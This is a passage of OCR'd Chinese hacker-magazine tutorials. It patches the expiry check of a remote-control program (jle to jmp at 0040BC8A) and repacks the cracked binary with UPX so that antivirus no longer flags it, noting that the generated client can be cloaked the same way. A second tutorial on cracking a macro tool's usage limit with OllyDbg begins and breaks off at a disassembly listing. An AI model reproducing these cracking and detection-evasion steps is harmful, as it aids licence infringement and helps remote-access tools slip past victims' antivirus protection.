


图 3

第二步、进行反汇编操作。打开W32dasm8.93黄金中文版，调入脱壳后的文件。选择“参考”菜单—串式参考，查找“软件已经过期，请下载新版本使用！”，如图4。




图 4




图 5

找到后双击该文本，来到该文本程序代码所在的虚拟地址处，向上几行在虚拟地址0040BC8A处可以看到一个跳转：jle 0040BC9F，

执行后弹出软件过期对话框，按确定后跳至虚拟地址0040BC95执行CALL后，来到虚拟地址0040E01A处，执行跳转后强制退出，可以分析出虚拟地址0040BC8A 7E13 jle 0040BC9F这个跳转是个关键。查阅汇编跳转指令得知，机器码为7E的jle为间接标志转移，如果把它改成机器码为EB的无条件转移指令jmp，则无论时间怎么变化都显示在有效期内。

第三步、修改程序代码。打开Ultraedit，调入脱壳后的软件，查找0040BC8A处和与之相邻的0040BC8C机器代码7E136A00（图5），把找到的7E改成EB保存退出，运行一下修改后的软件，限制解除了。

另外，在调试软件过程中，我还发现了一个有趣的现象，当把系统时间改为2038年以后时，软件的时间限制消失，打开软件后，在发生时间一栏中没有显示任何时间（图6）。呵呵，这也许是程序的一个小小的BUG吧？




图 6

至此，破解工作结束。下面就是要重新对脱壳破解后的软件进行加壳处理，从而逃过杀毒软件的查杀。在对软件脱壳时得知最初是用Aspack加的壳，现在为了不被查杀，当然不能再用Aspack加壳了，这里我用的是UPX1.24版。把破解后的软件改成原来的名称，复制到UPX文件夹下，打开UPX调入文件，在“选项”栏里选中强制压缩，其余默认（图7）。然后在“压缩”栏中点击“压缩”后开始加壳。整个过程不提示错误的话，说明加壳工作已完成，如图8。




图 7




图 8

现在再用杀毒软件测试一下，可以看出杀毒软件已经检测不到经过重新加壳处理的软件了（图9）。下面的工作就是配置客户端，生成的客户端软件也是用Aspack压缩的，且能被查杀，逃避杀毒软件的方法和主文件采用的方法一样，在此就不赘述。以上测试在均在w2k pro，瑞星2004 V1614单机版运行环境下通过。




图 9

（文中涉及的以下软件光盘中有收录：20CN远程控制、Peidentfile v0.8、Aspackdie1.4、W32dasm8.93、Ultraedit-10.10、UPX1.24）

ollydbg破解2 万能断点

蒙辉

一直以来有许多朋友都认为OD不能下万能断点，也有许多初学者因为OD不能下万能断点而投靠TRW2000。这些朋友一定要看过来啊，其实OD也是可以下万能断点的。我们通过一个具体的例子来详细讲解一下OD下断点的方法：

一、软件信息和所用工具

程序名称：按键精灵（Quick Macro） V2.65

文件名：QMacro.exe

文件大小：103,424 byte

加壳类型：UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo

功能限制：未注册只能用999次

破解所用工具：peid v0.91、OllyDbg1.09汉化版

二、破解全过程

先用PE打开QMacro.exe，查看OPE可知程序入口为0041D329，如图1。




图 1

现在用ollydbg1.09载入程序，因为程序有加壳所以我们没办法在一开始就下断点，我们需要让程序运行到程序入口所在的地方。这需要一些技巧，不过并不难，我们要做的就是用F4从载入点开始5至6行这样跳着运行，很快我们就能看到：

```
00456D3E   8903            MOV DWORD PTR DS:[EBX],EAX
00456D40   83C3 04         ADD EBX,4
00456D43   ^EB D8          JMP SHORT QMACRO.00456D1D
00456D45   FF96 307F0500   CALL DWORD PTR DS:[ESI+57F30]
00456D4B   61              POPAD
//一般来说POPAD是入口点的标志
